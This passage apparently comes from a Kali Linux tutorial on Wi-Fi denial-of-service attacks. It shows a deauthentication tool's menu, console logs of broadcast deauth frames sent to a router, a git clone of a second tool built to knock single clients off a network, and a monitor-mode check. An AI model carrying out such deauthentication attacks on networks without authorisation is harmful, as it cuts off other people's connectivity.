
Although this tool can perform other functions, we are sticking to the DOS attack so we select option "9" which sends a global de authentication signal to the network.



```
wifi tool: MrLaki5: 0.1v
=================================================
 0: Install packages
 1: Select network device
 2: Device info
 3: Activate monitor mode
 4: Activate monitor mode and change mac address
 5: Change MAC address
 6: Scan network
 7: Select router
 8: Kill processes using network device
 9: Send global deauthentication
10: Scan for network acknowledge on selected router
11: Select dictionary
12: Break network password from acknowledge
13: Check broken password
14: Exit
Command: 9
```




```
=================================================
wifi tool: MrLaki5: 0.1v
=================================================
Using device: wlan0mon
Router MAC: 64:[redacted]:7C
Router channel:   6
Device channel set
Deauthentication packages sending in another terminal
Press enter to continue...
```



```
06:50:13  Waiting for beacon frame (BSSID: 64[redacted]:7C) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
06:50:13  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:14  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:14  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:15  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:16  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:16  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:17  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:17  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:18  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:19  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:19  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:20  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:20  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:21  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:21  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:22  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:22  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:23  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:24  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:24  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]:7C]
06:50:40  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:40  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:41  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:41  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:42  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:43  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:43  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:44  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:44  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:45  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:45  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:46  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:46  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:47  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:48  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:48  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:49  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:49  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:50  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:50  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:51  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:52  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
06:50:52  Sending DeAuth (code 7) to broadcast -- BSSID: [64[redacted]7C]
```


4. WIFI DOS by Palantir555

All the above tools de authenticate all the clients connected to a wireless network while performing a DOS attack. What if we want to de authenticate a particular client (or clients) from the network. The tool by Palantir555 exactly does this. This tool can be downloaded from Github as shown below.



```
┌──(kali㉿kali)-[~/wifi_dos]
└─$ ls
WIFI-DOS

┌──(kali㉿kali)-[~/wifi_dos]
└─$ git clone https://github.com/Palantir555/Wi-Fi-DoS
Cloning into 'Wi-Fi-DoS'...
remote: Enumerating objects: 48, done.
remote: Total 48 (delta 0), reused 0 (delta 0), pack-reused 48
Receiving objects: 100% (48/48), 6.94 KiB | 245.00 KiB/s, done.
Resolving deltas: 100% (17/17), done.

┌──(kali㉿kali)-[~/wifi_dos]
└─$ ls
Wi-Fi-DoS  WIFI-DOS

┌──(kali㉿kali)-[~/wifi_dos]
└─$ cd Wi-Fi-DoS

┌──(kali㉿kali)-[~/wifi_dos/Wi-Fi-DoS]
└─$ ls
README.md  wifidos.py

┌──(kali㉿kali)-[~/wifi_dos/Wi-Fi-DoS]
└─$ 
```


As already mentioned, the wireless interface should be in monitor mode for this attack.



```
┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

eth1      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

